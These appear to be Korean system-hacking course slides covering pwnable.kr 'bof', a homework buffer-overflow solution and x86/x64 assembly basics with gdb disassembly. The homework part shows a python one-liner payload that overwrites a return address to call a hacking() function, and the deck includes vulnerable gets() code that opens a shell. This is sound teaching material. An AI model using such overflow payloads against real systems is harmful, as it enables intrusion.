# 2020 시스템 해킹 교육 4회

2020. 07. 17.

# INDEX

pwnable.kr – bof

# 과제 풀이


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

pwnable.kr – bof

# 과제 풀이

```
gdb-peda$ pd func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   ebp
   0x0000062d <+1>:     mov    ebp,esp
   0x0000062f <+3>:     sub    esp,0x48
   0x00000632 <+6>:     mov    eax,gs:0x14
   0x00000638 <+12>:    mov    DWORD PTR [ebp-0xc],eax
   0x0000063b <+15>:    xor    eax,eax
   0x0000063d <+17>:    mov    DWORD PTR [esp],0x78c
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    eax,[ebp-0x2c]
   0x0000064c <+32>:    mov    DWORD PTR [esp],eax
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    mov    DWORD PTR [esp],0x79b
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    mov    DWORD PTR [esp],0x7a3
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000067a <+78>:    xor    eax,DWORD PTR gs:0x14
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
gdb-peda$
```

Return Address

# 과제 풀이

```
#include <stdio.h>

void hacking()
{
[redacted]
}

int main()
{
        char str[32] = "";
        gets(str);
        printf("%s\n", str);
        return 0;
}
```

〈제공된 바이너리 파일을 이용〉

cp /home/minibeef/share_edu/week3/hw1 ~

Return Address

# 과제 풀이


참고 1. 버퍼 크기는 32바이트 였음에도 불구하고 36바이트가 선언 되었음

```
0x0804848d <+18>:    mov    DWORD PTR [ebp-0x24],0x0
0x08048494 <+25>:    mov    ecx,0x0
```

참고 2. gdb의 info func 커맨드를 이용하면 함수들의 주소를 볼 수 있음


```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  gets@plt
0x08048310  puts@plt
0x08048320  __libc_start_main@plt
0x08048330  __gmon_start__@plt
0x08048340  _start
0x08048380  _dl_relocate_static_pie
0x08048390  __x86.get_pc_thunk.bx
0x080483a0  deregister_tm_clones
0x080483e0  register_tm_clones
0x08048420  __do_global_dtors_aux
0x08048450  frame_dummy
            hacking
0x0804847b  main
0x080484d5  __x86.get_pc_thunk.ax
0x080484e0  __libc_csu_init
0x08048540  __libc_csu_fini
0x08048544  _fini
```

참고 3. 그러므로 스택의 모양은 아래와 같음



Return Address

# 과제 풀이




40 byte 입력 -〉 Return Address에 함수 주소

Return Address

# 과제 풀이

```
(gdb) info func
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  gets@plt
0x08048310  puts@plt
0x08048320  __libc_start_main@plt
0x08048330  __gmon_start__@plt
0x08048340  _start
0x08048380  _dl_relocate_static_pie
0x08048390  __x86.get_pc_thunk.bx
0x080483a0  deregister_tm_clones
0x080483e0  register_tm_clones
0x08048420  __do_global_dtors_aux
0x08048450  frame_dummy
0x08048456  hacking
0x0804847b  main
0x080484d5  __x86.get_pc_thunk.ax
0x080484e0  __libc_csu_init
0x08048540  __libc_csu_fini
0x08048544  _fini
(gdb)
```

```
minibeef@argos-edu:~/share_edu/week3$ (python -c 'print "A"*40 + "\x56\x84\x04\x08"') | ./hw1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAV
HACK!
```

hacking 함수 주소는 0x08048456

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp

rip

## 범용 레지스터

용도가 특별하게 정해지지 않은 레지스터로, 변수와 같은 역할을 한다.
용도가 정해져 있지 않지만 때에 따라 그 쓰임새가 정해져 있는 경우도 존재

*(예시 : rax는 함수 리턴 값, rsi는 함수 파라메터)*

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp

rip

## 함수 호출 규약

함수가 실행될 때 필요한 인자들을 저장하는 레지스터도 존재한다.

rdi rsi rcx rdx …

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp

rip

## 스택 포인터

스택의 가장 위쪽을 가르킨다. 스택은 함수가 사용할 지역 변수들을 저장하기 위해 준비해 놓은 공간이다.

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp


rip

## 프로그램 카운터

rip는 프로그램 카운터(Program Counter)의 역할을 한다. 프로그램 카운터는 다음에 실행될 명령어가 위치한 주소를 가르킨다.

어셈블리어 기초

# x64 레지스터



# 명령어 형태

Operand

mov rax, 3

Opcode

# 명령어 형태

| | |
|---|---|
| mov a, b | b를 a에 복사한다. (a=b) |
| lea a, [b] | b의 주소에 있는 값을 a에 복사한다. (a = *b) |
| cmp a, b | a와 b를 비교한다. |

# 명령어 형태

| | |
|---|---|
| add a, b | a와 b를 더해서 a에 결과를 넣는다 (a += b) |
| sub a, b | a와 b를 뺀 결과를 a에 넣는다. (a -= b) |
| imul a, b | a와 b를 곱한 결과를 a에 넣는다. (a *= b) |
| xor a, b | a와 b를 xor 한 결과를 a에 넣는다. (a ^= b) |

# 명령어 형태

| | |
|---|---|
| je | 비교 값이 같은 경우 점프 |
| jne | 비교 값이 다른 경우 점프 |
| call | 해당 함수 호출(리턴 값을 저장) |
| jmp | 해당 주소로 점프 |

# 명령어 형태

(예시 1)

```
mov     rcx, 1234
add     rcx, 4321
```

(예시 2)

```
mov     rcx, 1234
xor     rcx, rcx
```

(예시 3)

```
mov     rcx, 1234
cmp     rcx, 1235
jne     0x12345678
```

어셈블리어 기초

# (실습) 덧셈기

```c
#include <stdio.h>

int main()
{
        int a = 3;
        int b = 4;
        printf("%d\n", a + b);
        return 0;
}
```

1) 소스 작성

2) 컴파일

# (실습) 덧셈기

```
minibeef@argos-edu:~/sysedu/week4$ gdb asm_adder
```

3) gdb asm_adder

```
(gdb) set disassembly-flavor intel
```

4) set disassembly-flavor intel

```
(gdb) disas main
```

5) disas main

어셈블리어 기초

# (실습) 덧셈기

```c
#include <stdio.h>

int main()
{
        int a = 3;
        int b = 4;
        printf("%d\n", a + b);
        return 0;
}
```

```
Dump of assembler code for function main:
   0x000000000000064a <+0>:     push   rbp
   0x000000000000064b <+1>:     mov    rbp,rsp
   0x000000000000064e <+4>:     sub    rsp,0x10
   0x0000000000000652 <+8>:     mov    DWORD PTR [rbp-0x8],0x3
   0x0000000000000659 <+15>:    mov    DWORD PTR [rbp-0x4],0x4
   0x0000000000000660 <+22>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000000000000663 <+25>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000000666 <+28>:    add    eax,edx
   0x0000000000000668 <+30>:    mov    esi,eax
   0x000000000000066a <+32>:    lea    rdi,[rip+0xa3]        # 0x714
   0x0000000000000671 <+39>:    mov    eax,0x0
   0x0000000000000676 <+44>:    call   0x520 <printf@plt>
   0x000000000000067b <+49>:    mov    eax,0x0
   0x0000000000000680 <+54>:    leave
   0x0000000000000681 <+55>:    ret
End of assembler dump.
```

어셈블리어 기초

# (실습) 덧셈기

```c
#include <stdio.h>

int main()
{
        int a = 3;
        int b = 4;
        printf("%d\n", a + b);
        return 0;
}
```

```
Dump of assembler code for function main:
   0x000000000000064a <+0>:     push   rbp
   0x000000000000064b <+1>:     mov    rbp,rsp
   0x000000000000064e <+4>:     sub    rsp,0x10
   0x0000000000000652 <+8>:     mov    DWORD PTR [rbp-0x8],0x3
   0x0000000000000659 <+15>:    mov    DWORD PTR [rbp-0x4],0x4
   0x0000000000000660 <+22>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000000000000663 <+25>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000000666 <+28>:    add    eax,edx
   0x0000000000000668 <+30>:    mov    esi,eax
   0x000000000000066a <+32>:    lea    rdi,[rip+0xa3]        # 0x714
   0x0000000000000671 <+39>:    mov    eax,0x0
   0x0000000000000676 <+44>:    call   0x520 <printf@plt>
   0x000000000000067b <+49>:    mov    eax,0x0
   0x0000000000000680 <+54>:    leave
   0x0000000000000681 <+55>:    ret
End of assembler dump.
```

어셈블리어 기초

# (실습) 덧셈기

```c
#include <stdio.h>

int main()
{
        int a = 3;
        int b = 4;
        printf("%d\n", a + b);
        return 0;
}
```

```
Dump of assembler code for function main:
   0x000000000000064a <+0>:     push   rbp
   0x000000000000064b <+1>:     mov    rbp,rsp
   0x000000000000064e <+4>:     sub    rsp,0x10
   0x0000000000000652 <+8>:     mov    DWORD PTR [rbp-0x8],0x3
   0x0000000000000659 <+15>:    mov    DWORD PTR [rbp-0x4],0x4
   0x0000000000000660 <+22>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000000000000663 <+25>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000000666 <+28>:    add    eax,edx
   0x0000000000000668 <+30>:    mov    esi,eax
   0x000000000000066a <+32>:    lea    rdi,[rip+0xa3]        # 0x714
   0x0000000000000671 <+39>:    mov    eax,0x0
   0x0000000000000676 <+44>:    call   0x520 <printf@plt>
   0x000000000000067b <+49>:    mov    eax,0x0
   0x0000000000000680 <+54>:    leave
   0x0000000000000681 <+55>:    ret
End of assembler dump.
```

함수 인자 전달

```
(gdb) x/s 0x714
0x714:  "%d\n"
```

rdi, rsi, rdx, rcx, r8, r9

어셈블리어 기초

# (실습) 덧셈기

```c
#include <stdio.h>

int main()
{
        int a = 3;
        int b = 4;
        printf("%d\n", a + b);
        return 0;
}
```

```
Dump of assembler code for function main:
   0x000000000000064a <+0>:     push   rbp
   0x000000000000064b <+1>:     mov    rbp,rsp
   0x000000000000064e <+4>:     sub    rsp,0x10
   0x0000000000000652 <+8>:     mov    DWORD PTR [rbp-0x8],0x3
   0x0000000000000659 <+15>:    mov    DWORD PTR [rbp-0x4],0x4
   0x0000000000000660 <+22>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000000000000663 <+25>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000000666 <+28>:    add    eax,edx
   0x0000000000000668 <+30>:    mov    esi,eax
   0x000000000000066a <+32>:    lea    rdi,[rip+0xa3]        # 0x714
   0x0000000000000671 <+39>:    mov    eax,0x0
   0x0000000000000676 <+44>:    call   0x520 <printf@plt>
   0x000000000000067b <+49>:    mov    eax,0x0
   0x0000000000000680 <+54>:    leave
   0x0000000000000681 <+55>:    ret
End of assembler dump.
```

# 변수 선언, 제어문, 반복문

```
0x080484ad <+0>:     push   ebp
0x080484ae <+1>:     mov    ebp,esp
0x080484b0 <+3>:     sub    esp,0x4c
```

프롤로그 직후 sub명령? -> 지역 변수가 들어갈 공간을 할당

어셈블리어 기초


# 변수 선언, 제어문, 반복문

```c
#include <stdio.h>

int main()
{
        int a;
        scanf("%d", a);

        if(a == 7)
                printf("Hello\n");

        return 0;
}
```

```
Dump of assembler code for function main:
   0x0804847d <+0>:     push   ebp
   0x0804847e <+1>:     mov    ebp,esp
   0x08048480 <+3>:     sub    esp,0xc
   0x08048483 <+6>:     mov    eax,DWORD PTR [ebp-0x4]
   0x08048486 <+9>:     mov    DWORD PTR [esp+0x4],eax
   0x0804848a <+13>:    mov    DWORD PTR [esp],0x8048530
   0x08048491 <+20>:    call   0x8048340 <__isoc99_scanf@plt>
   0x08048496 <+25>:    cmp    DWORD PTR [ebp-0x4],0x7
   0x0804849a <+29>:    jne    0x80484a8 <main+43>
   0x0804849c <+31>:    mov    DWORD PTR [esp],0x8048533
   0x080484a3 <+38>:    call   0x8048320 <puts@plt>
   0x080484a8 <+43>:    mov    eax,0x0
   0x080484ad <+48>:    leave
   0x080484ae <+49>:    ret
End of assembler dump.
```

If 문 == cmp 구문 후 je, jne… 등등

# 변수 선언, 제어문, 반복문



# 변수 선언, 제어문, 반복문

```c
#include <stdio.h>

int main()
{
        for(int i = 0; i< 10; i++)
                printf("Hello\n");

        return 0;
}
```

```
0x00000592 <+18>:    mov    DWORD PTR [ebp-0x8],0x0
0x00000599 <+25>:    jmp    0x5ae <main+46>
0x0000059b <+27>:    lea    eax,[ebx-0x1994]
0x000005a1 <+33>:    push   eax
0x000005a2 <+34>:    call   0x3e0 <puts@plt>
0x000005a7 <+39>:    add    esp,0x4
0x000005aa <+42>:    add    DWORD PTR [ebp-0x8],0x1
0x000005ae <+46>:    cmp    DWORD PTR [ebp-0x8],0x9
0x000005b2 <+50>:    jle    0x59b <main+27>
```

[ebp-0x8] <= 9 (jump less equal) 이면 출력문으로 점프,
매번 [ebp-0x8]에 1을 더함

# (실습) 2asy-ray

```
cp  /home/minibeef/share_edu/2asy-lay  ~
```

어셈블리어 기초

# (실습) 2asy-ray

x86 함수 호출 규약

-> stack에 push

```
(gdb) disas main
Dump of assembler code for function main:
   0x080484ad <+0>:     push   ebp
   0x080484ae <+1>:     mov    ebp,esp
   0x080484b0 <+3>:     sub    esp,0x10
   0x080484b3 <+6>:     mov    DWORD PTR [ebp-0x4],0x0
   0x080484ba <+13>:    mov    DWORD PTR [esp],0x80485c0
   0x080484c1 <+20>:    call   0x8048350 <puts@plt>
   0x080484c6 <+25>:    add    DWORD PTR [ebp-0x4],0x7
   0x080484ca <+29>:    mov    DWORD PTR [esp],0x80485d6
   0x080484d1 <+36>:    call   0x8048350 <puts@plt>
   0x080484d6 <+41>:    sub    DWORD PTR [ebp-0x4],0x4
   0x080484da <+45>:    mov    DWORD PTR [esp],0x80485da
   0x080484e1 <+52>:    call   0x8048350 <puts@plt>
   0x080484e6 <+57>:    add    DWORD PTR [ebp-0x4],0x9
   0x080484ea <+61>:    mov    DWORD PTR [esp],0x80485d6
   0x080484f1 <+68>:    call   0x8048350 <puts@plt>
   0x080484f6 <+73>:    mov    DWORD PTR [esp],0x80485de
   0x080484fd <+80>:    call   0x8048340 <printf@plt>
   0x08048502 <+85>:    lea    eax,[ebp-0x8]
   0x08048505 <+88>:    mov    DWORD PTR [esp+0x4],eax
   0x08048509 <+92>:    mov    DWORD PTR [esp],0x80485ec
   0x08048510 <+99>:    call   0x8048370 <__isoc99_scanf@plt>
   0x08048515 <+104>:   mov    eax,DWORD PTR [ebp-0x8]
   0x08048518 <+107>:   cmp    eax,DWORD PTR [ebp-0x4]
   0x0804851b <+110>:   jne    0x804852b <main+126>
   0x0804851d <+112>:   mov    DWORD PTR [esp],0x80485ef
   0x08048524 <+119>:   call   0x8048350 <puts@plt>
   0x08048529 <+124>:   jmp    0x8048537 <main+138>
   0x0804852b <+126>:   mov    DWORD PTR [esp],0x80485f8
   0x08048532 <+133>:   call   0x8048350 <puts@plt>
   0x08048537 <+138>:   leave
   0x08048538 <+139>:   ret
End of assembler dump.
```

어셈블리어 기초


# (실습) 2asy-ray

```
minibeef@argos-edu:~/share_edu$ ./2asy-ray
guessing magic number
add
sub
add
guess plz >>
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x080484ad <+0>:     push   ebp
   0x080484ae <+1>:     mov    ebp,esp
   0x080484b0 <+3>:     sub    esp,0x10
   0x080484b3 <+6>:     mov    DWORD PTR [ebp-0x4],0x0
   0x080484ba <+13>:    mov    DWORD PTR [esp],0x80485c0
   0x080484c1 <+20>:    call   0x8048350 <puts@plt>
   0x080484c6 <+25>:    add    DWORD PTR [ebp-0x4],0x7
   0x080484ca <+29>:    mov    DWORD PTR [esp],0x80485d6
   0x080484d1 <+36>:    call   0x8048350 <puts@plt>
   0x080484d6 <+41>:    sub    DWORD PTR [ebp-0x4],0x4
   0x080484da <+45>:    mov    DWORD PTR [esp],0x80485da
   0x080484e1 <+52>:    call   0x8048350 <puts@plt>
   0x080484e6 <+57>:    add    DWORD PTR [ebp-0x4],0x9
   0x080484ea <+61>:    mov    DWORD PTR [esp],0x80485d6
   0x080484f1 <+68>:    call   0x8048350 <puts@plt>
   0x080484f6 <+73>:    mov    DWORD PTR [esp],0x80485de
   0x080484fd <+80>:    call   0x8048340 <printf@plt>
   0x08048502 <+85>:    lea    eax,[ebp-0x8]
   0x08048505 <+88>:    mov    DWORD PTR [esp+0x4],eax
   0x08048509 <+92>:    mov    DWORD PTR [esp],0x80485ec
   0x08048510 <+99>:    call   0x8048370 <__isoc99_scanf@plt>
   0x08048515 <+104>:   mov    eax,DWORD PTR [ebp-0x8]
   0x08048518 <+107>:   cmp    eax,DWORD PTR [ebp-0x4]
   0x0804851b <+110>:   jne    0x804852b <main+126>
   0x0804851d <+112>:   mov    DWORD PTR [esp],0x80485ef
   0x08048524 <+119>:   call   0x8048350 <puts@plt>
   0x08048529 <+124>:   jmp    0x8048537 <main+138>
   0x0804852b <+126>:   mov    DWORD PTR [esp],0x80485f8
   0x08048532 <+133>:   call   0x8048350 <puts@plt>
   0x08048537 <+138>:   leave
   0x08048538 <+139>:   ret
End of assembler dump.
```

어셈블리어 기초

# (실습) 2asy-ray




```
(gdb) disas main
Dump of assembler code for function main:
   0x080484ad <+0>:     push   ebp
   0x080484ae <+1>:     mov    ebp,esp
   0x080484b0 <+3>:     sub    esp,0x10
   0x080484b3 <+6>:     mov    DWORD PTR [ebp-0x4],0x0
   0x080484ba <+13>:    mov    DWORD PTR [esp],0x80485c0
   0x080484c1 <+20>:    call   0x8048350 <puts@plt>
   0x080484c6 <+25>:    add    DWORD PTR [ebp-0x4],0x7
   0x080484ca <+29>:    mov    DWORD PTR [esp],0x80485d6
   0x080484d1 <+36>:    call   0x8048350 <puts@plt>
   0x080484d6 <+41>:    sub    DWORD PTR [ebp-0x4],0x4
   0x080484da <+45>:    mov    DWORD PTR [esp],0x80485da
   0x080484e1 <+52>:    call   0x8048350 <puts@plt>
   0x080484e6 <+57>:    add    DWORD PTR [ebp-0x4],0x9
   0x080484ea <+61>:    mov    DWORD PTR [esp],0x80485d6
   0x080484f1 <+68>:    call   0x8048350 <puts@plt>
   0x080484f6 <+73>:    mov    DWORD PTR [esp],0x80485de
   0x080484fd <+80>:    call   0x8048340 <printf@plt>
   0x08048502 <+85>:    lea    eax,[ebp-0x8]
   0x08048505 <+88>:    mov    DWORD PTR [esp+0x4],eax
   0x08048509 <+92>:    mov    DWORD PTR [esp],0x80485ec
   0x08048510 <+99>:    call   0x8048370 <__isoc99_scanf@plt>
   0x08048515 <+104>:   mov    eax,DWORD PTR [ebp-0x8]
   0x08048518 <+107>:   cmp    eax,DWORD PTR [ebp-0x4]
   0x0804851b <+110>:   jne    0x804852b <main+126>
   0x0804851d <+112>:   mov    DWORD PTR [esp],0x80485ef
   0x08048524 <+119>:   call   0x8048350 <puts@plt>
   0x08048529 <+124>:   jmp    0x8048537 <main+138>
   0x0804852b <+126>:   mov    DWORD PTR [esp],0x80485f8
   0x08048532 <+133>:   call   0x8048350 <puts@plt>
   0x08048537 <+138>:   leave
   0x08048538 <+139>:   ret
End of assembler dump.
```

pwnable.kr – bof

# 과제 풀이


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

pwnable.kr – bof

# 과제 풀이

1) overflowme의 주소

2) key의 주소

3) 그 둘의 거리

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

pwnable.kr – bof

# 과제 풀이

```
gdb-peda$ pd func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   ebp
   0x0000062d <+1>:     mov    ebp,esp
   0x0000062f <+3>:     sub    esp,0x48
   0x00000632 <+6>:     mov    eax,gs:0x14
   0x00000638 <+12>:    mov    DWORD PTR [ebp-0xc],eax
   0x0000063b <+15>:    xor    eax,eax
   0x0000063d <+17>:    mov    DWORD PTR [esp],0x78c
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    eax,[ebp-0x2c]
   0x0000064c <+32>:    mov    DWORD PTR [esp],eax
   0x0000064f <+35>:    call   0x650 <func+36>
